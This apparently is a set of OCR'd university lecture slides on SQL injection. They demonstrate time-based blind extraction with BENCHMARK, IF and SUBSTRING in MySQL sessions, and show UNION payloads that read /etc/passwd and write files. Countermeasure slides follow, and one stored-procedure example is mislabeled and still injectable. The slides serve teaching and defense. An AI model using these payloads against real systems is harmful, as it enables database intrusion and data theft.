
```
$q = ’SELECT col FROM example WHERE id=’.$_GET[’id’];
$res = mysql
     query($q);
if(!$res) {
    die(‘‘error’’);
} else {
// Does something, but never prints anything about it
}
```

- Can we exploit it???

Exploiting blind SQLi

- BENCHMARK or SLEEP (only with MySQL≥5) (or equivalent functions…)
  - `BENCHMARK(loop count, expression)`
- IF
  - `IF(expression, expr true, expr false)`
- SUBSTRING
  - `SUBSTRING(str, pos)`
  - `SUBSTRING(str, FROM pos)`
  - `SUBSTRING(str, pos, len)`
  - `SUBSTRING(str, FROM pos, FOR len)`

Time-based inference




```
mysql> SELECT colonna FROM example WHERE id = 1;
+---------+
| colonna |
+---------+
| abcd    |
+---------+
1 row in set (0.00 sec)

mysql> SELECT colonna FROM example WHERE id = -1 UNION SELECT BENCHMARK(50000000, MD5(1));
+---------+
| colonna |
+---------+
| 0       |
+---------+
1 row in set (9.06 sec)

mysql> 
```

Combining IF and time-based output




```
mysql> SELECT colonna FROM example WHERE id = -1 UNION SELECT IF( ( true ), 1, 0);
+---------+
| colonna |
+---------+
| 1       |
+---------+
1 row in set (0.00 sec)

mysql> SELECT colonna FROM example WHERE id = -1 UNION SELECT IF( ( FALSE ), 1, 0);
+---------+
| colonna |
+---------+
| 0       |
+---------+
1 row in set (0.00 sec)

mysql> SELECT colonna FROM example WHERE id = -1 UNION SELECT IF( ( TRUE ),
    -> BENCHMARK(50000000, MD5(1)), 0);
+---------+
| colonna |
+---------+
| 0       |
+---------+
1 row in set (9.18 sec)

mysql> 
```

Information extraction with substr



```
mysql> SELECT substr(colonna,1,1) FROM example WHERE id = 1;
+---------------------+
| substr(colonna,1,1) |
+---------------------+
| a                   |
+---------------------+
1 row in set (0.00 sec)

mysql> SELECT colonna FROM example WHERE id = -1 UNION
    -> SELECT IF ( ( SELECT substr(colonna,1,1) FROM example WHERE id = 1)='a',
    -> 1, 0);
+---------+
| colonna |
+---------+
| 1       |
+---------+
1 row in set (0.00 sec)

mysql> SELECT colonna FROM example WHERE id = -1 UNION
    -> SELECT IF ( ( SELECT substr(colonna,1,1) FROM example WHERE id = 1)='a',
    -> BENCHMARK(50000000, MD5(1)), 0);
+---------+
| colonna |
+---------+
| 0       |
+---------+
1 row in set (9.22 sec)

mysql> 
```

MySQL file operations

Vulnerable query:

```
$q = ”SELECT username FROM users WHERE user id = $id”;
```

- Read file:

```
$id = ” −1 UNION SELECT load file(’/etc/passwd’)”;
```

- Write file:

```
$id = ” −1 UNION SELECT ’hi’ into outfile ’/tmp/hi’    ”
```

- Notes

1) file operations fail if FILE permission is not granted
2) load file returns NULL upon failure
3) into outfile triggers a MySQL ERROR

SQLi countermeasures

- Programmers must take care of **input sanitization**
- Programmers often rely on “automagic” methods (e.g., in PHP, magic_quotes_gpc escapes calling addslashes())
- How to sanitize strongly depends on which kind of attack we want to prevent
- Avoid manually crafted regexps
- Best practice: use mysql_real_escape_string()
- If a number is expected, check that the input really is a number
- Prepared statements
- Parametrized query (if the language supports it)

```
cursor.execute("INSERT INTO table VALUES (%s, %s, %s)", var1, var2, var3)
```

SQLi countermeasures

Vulnerable:

```
String updateString = "SELECT * FROM Account WHERE
Username" + username + " AND Password = "
+ password;
stmt.executeUpdate(updateString);
```

Not Vulnerable:

```
PreparedStatement login =
con.preparedStatement("SELECT * FROM Account
          WHERE Username = ? AND Password = ?" );
login.setString(1, username);
login.setString(2, password);
login.executeUpdate();
```

SQLi countermeasures

Oracle PL/SQL:

```
 CREATE PROCEDURE login
           (name VARCHAR(100), pwd VARCHAR(100)) AS
 DECLARE @sql nvarchar(4000)
 SELECT @sql =' SELECT * FROM Account WHERE username=' +
 @name + 'AND password=' + @pwd EXEC (@sql)
```

Called from Java with:

```
 CallableStatement proc =
  connection.prepareCall("{call login(?, ?)}");
proc.setString(1, username);
proc.setString(2, password);
```

That’s it!

Thanks for listening…

Good bye!

(and good luck!)

Special thanks to
prof. Angelo Spognardi
Sapienza University
prof. Lorenzo Cavallaro
and Davide Papini
Royal Holloway
University of London